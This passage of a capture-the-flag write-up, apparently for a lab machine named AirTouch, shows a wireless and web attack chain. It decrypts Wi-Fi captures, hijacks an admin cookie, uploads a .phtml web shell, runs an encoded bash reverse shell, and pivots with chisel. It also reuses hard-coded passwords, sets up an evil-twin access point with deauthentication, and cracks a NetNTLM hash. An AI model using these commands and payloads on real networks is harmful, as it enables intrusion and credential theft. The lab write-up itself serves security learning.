d9a09cb0709b2a8351da48339448bf84:f09fc2a3f1a7:286c07fea322:AirTouch-Internet:challenge
```

I can open wireshark and use this psk to decrypt it. First, open cap file with wireshark and edit>preferences



Look for IEEE 802.11 and click edit




Add key, click ok. Now, I can see all packets

http


No.	Time	Source	Destination	Protocol	Length	Info
1315	43.126464	192.168.3.74	192.168.3.1	HTTP	243	GET /lab.php HTTP/1.1
1317	43.127488	192.168.3.1	192.168.3.74	HTTP	705	HTTP/1.1 200 OK (text/html)
1338	83.157184	192.168.3.74	192.168.3.1	HTTP	243	GET /lab.php HTTP/1.1
1340	83.157696	192.168.3.1	192.168.3.74	HTTP	705	HTTP/1.1 200 OK (text/html)
1352	123.186880	192.168.3.74	192.168.3.1	HTTP	243	GET /lab.php HTTP/1.1
1354	123.187904	192.168.3.1	192.168.3.74	HTTP	705	HTTP/1.1 200 OK (text/html)

Filter with http shows it visits lab.php




Follow http stream exposes cookie. To visit the website, I need to get an ip.

```
# Use wpa_passphrase to create configuration file for wlan setup
wpa_passphrase AirTouch-Internet challenge > /tmp/internet.conf
# Set this configuration to wlan2
wpa_supplicant -B -i wlan2 -c /tmp/internet.conf
# Set wlan2 up
ip link set wlan2 up
# Get ip from dhcp
dhclient -v wlan2
```




I have ip, so let's create socks proxy for pivoting. I will use chisel instead of ~C in ssh since it's unstable in this machine.


```
# local
scp /opt/chisel/chisel consultant@airtouch.htb:/tmp/chisel
./chisel server -p 8001 --reverse --socks5
# target
/tmp/chisel client 10.10.16.43:8001 R:socks
```



I can see the login page. I already have cookie, so let's use it instead. Ctrl+shift+i and click storage>cookies and use + to add the cookie(PHPSESSID from wireshark and UserRole admin)




Refresh and I can log into the page as admin



I can upload file, so let's upload shell.php


```php
<?php system($_REQUEST['cmd']); ?>
```




It says php file cannot be uploaded. However, I can see from the page source.

```
<script>
    // Add event listener to the logout button
    document.getElementById("logout-button").addEventListener("click", function () {
        // Redirect to logout.php upon clicking the button
        window.location.href = "logout.phtml";
    });
</script>
```


It has reference to .phtml. Let's change extension to .phtml and retry.




Now I have rce



So let's get a reverse shell(It can't directly connect to my local, so I need to connect it to the target host)





```
http://192.168.3.1/uploads/shell.phtml?
cmd=echo%20YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTkyLjE2OC4zLjg0LzkwMDEgMD4mMQ==%20|%
20base64%20-d%20|%20bash
```



I got www-data shell!

Get user shell

login.php has hard coded credentials.



I can check users

```
</html>www-data@AirTouch-AP-PSK:/var/www/html$ grep 'sh$' /etc/passwd
grep 'sh$' /etc/passwd
root:x:0:0:root:/root:/bin/bash
user:x:1000:1000::/home/user:/bin/bash
```

There's also username user. Let's try changing to user shell.

```
www-data@AirTouch-AP-PSK:/var/www/html$ su - user
su - user
Password: JunDRDZKHDnpkpDDvay

whoami
user
```

I got user shell and now I can use proxychains ssh to get user shell.

```
┌─[parrot@parrot]─[~/Documents/airtouch]
└──╼ $proxychains ssh user@192.168.3.1
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.3.1:22-<><>-OK
user@192.168.3.1's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)
```

In addition, index.php shows that it's not checking .phtml.

```
            // Allow only certain file formats (you can modify this list as needed)
            if ($imageFileType == "php" || $imageFileType == "php2" || $imageFileType == "php3" || $imageFileType == "php4" || $imageFil
eType == "php5" || $imageFileType == "php6" || $imageFileType == "php7" || $imageFileType == "phtm" || $imageFileType == "pht" || $image
FileType == "phps" || $imageFileType == "html") {
                echo "Sorry, PHP and HTML files are not allowed.";
                $uploadOk = 0;
```

Get remote shell

I also can be root in this machine with sudo and see some files

```
user@AirTouch-AP-PSK:~$ sudo su -
root@AirTouch-AP-PSK:~# ls
certs-backup  cronAPs.sh  psk  send_certs.sh  start.sh  user.txt  wlan_config_aps
```

certs-backup has bunch of certificates and keys for exploiting AirTouch-Office.

```
root@AirTouch-AP-PSK:~# ls certs-backup/
ca.conf  ca.crt  server.conf  server.crt  server.csr  server.ext  server.key
```

send_certs.sh has hard coded credential

```
root@AirTouch-AP-PSK:~# cat send_certs.sh
#!/bin/bash

# DO NOT COPY
# Script to sync certs-backup folder to AirTouch-office.

# Define variables
REMOTE_USER="remote"
REMOTE_PASSWORD="xGgWEwqUpfoOVsLeROeG"
REMOTE_PATH="~/certs-backup/"
LOCAL_FOLDER="/root/certs-backup/"

# Use sshpass to send the folder via SCP
sshpass -p "$REMOTE_PASSWORD" scp -r "$LOCAL_FOLDER" "$REMOTE_USER@10.10.10.1:$REMOTE_PATH"
```

Let's copy certs-backup to the pivot.

```
# 192.168.3.1
cp -r /root/certs-backup /tmp/certs-backup
# pivot
scp -r user@192.168.3.1:/tmp/certs-backup /tmp/certs-backup
```

```
root@AirTouch-Consultant:~/eaphammer# scp -r user@192.168.3.1:/tmp/certs-backup /tmp/certs-backup
The authenticity of host '192.168.3.1 (192.168.3.1)' can't be established.
ECDSA key fingerprint is SHA256:++nw1pytCTTnPb2ngccd1CzlYaYUoTF8GmQ3a3QHnaU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.3.1' (ECDSA) to the list of known hosts.
user@192.168.3.1's password:
server.csr                                    100% 1033     1.6MB/s   00:00
server.crt                                    100% 1493   987.5KB/s   00:00
ca.crt                                        100% 1712     2.9MB/s   00:00
ca.conf                                       100% 1124     2.5MB/s   00:00
server.conf                                   100% 1111     2.5MB/s   00:00
server.ext                                    100%  168   416.4KB/s   00:00
server.key                                    100% 1704     3.2MB/s   00:00
```

I can import these to eaphammer

```
./eaphammer --cert-wizard import --server-cert /tmp/certs-backup/server.crt
--ca-cert /tmp/certs-backup/ca.crt --private-key /tmp/certs-
backup/server.key
```

Let's run the same command previously failed

```
# shell 1
./eaphammer -i wlan1 --auth wpa-eap --essid AirTouch-Office
# shell 2
iwconfig wlan0mon channel 44
aireplay-ng --deauth 5 -a AC:8B:A9:AA:3F:D2 -c 28:6C:07:12:EE:A1 -e
AirTouch-Office wlan0mon
aireplay-ng --deauth 5 -a AC:8B:A9:F3:A1:13 -c 28:6C:07:12:EE:A1 -e
```

```
AirTouch-Office wlan0mon
# aireplay-ng command may need be sent several times
```

```
mschapv2: Wed Apr 29 19:53:52 2026
        domain\username:                AirTouch\r4ulcl
        username:                       r4ulcl
        challenge:                      32:a9:c8:d3:4d:b3:d5:43
        response:                       52:31:55:30:d5:e3:cc:db:70:5
9:34:b4:53:37:b9:6d:e7:f6:16:30:a5:5e:7c:d6

        jtr NETNTLM:                    r4ulcl:$NETNTLM$32a9c8d34db3
d543$52315530d5e3ccdb705934b45337b96de7f61630a55e7cd6

        hashcat NETNTLM:                r4ulcl:::52315530d5e3ccdb70
5934b45337b96de7f61630a55e7cd6:32a9c8d34db3d543
```

```
19:53:57  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:12:E
E:A1] [ 0| 0 ACKs]
19:53:57  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:12:E
E:A1] [ 0| 0 ACKs]
19:53:58  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:12:E
E:A1] [ 0| 0 ACKs]
19:53:58  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:12:E
E:A1] [ 0| 0 ACKs]
19:53:59  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:12:E
E:A1] [ 0| 0 ACKs]
root@AirTouch-Consultant:~#
```


```
mschapv2: Wed Apr 29 19:53:52 2026
        domain\username:                AirTouch\r4ulcl
        username:                       r4ulcl
        challenge:                      32:a9:c8:d3:4d:b3:d5:43
        response:                       52:31:55:30:d5:e3:cc:db:70:59:34:b4:53:37:b9:6d:e7:f6:16:30:a5:5e:7c:d6

        jtr NETNTLM:                    r4ulcl:$NETNTLM$32a9c8d34db3d543$52315530d5e3ccdb705934b45337b96de7f61630a55e7cd6

        hashcat NETNTLM:                r4ulcl:::52315530d5e3ccdb705934b45337b96de7f61630a55e7cd6:32a9c8d34db3d543
```


This hashcat netntlm can be cracked with hashcat

```
PS C:¥Users¥yumia¥Downloads¥hashcat-7.1.2> .¥hashcat.exe '..¥..¥r4ulcl.hash' --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

5500 | NetNTLMv1 / NetNTLMv1+ESS | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

r4ulcl::::40c7ff85b2bc090147a7e457c4548044ac94c04cf19604b0:3a6528eb88acf2bd:laboratory
```

Create a configuration file

linux wifi config wpa-eap

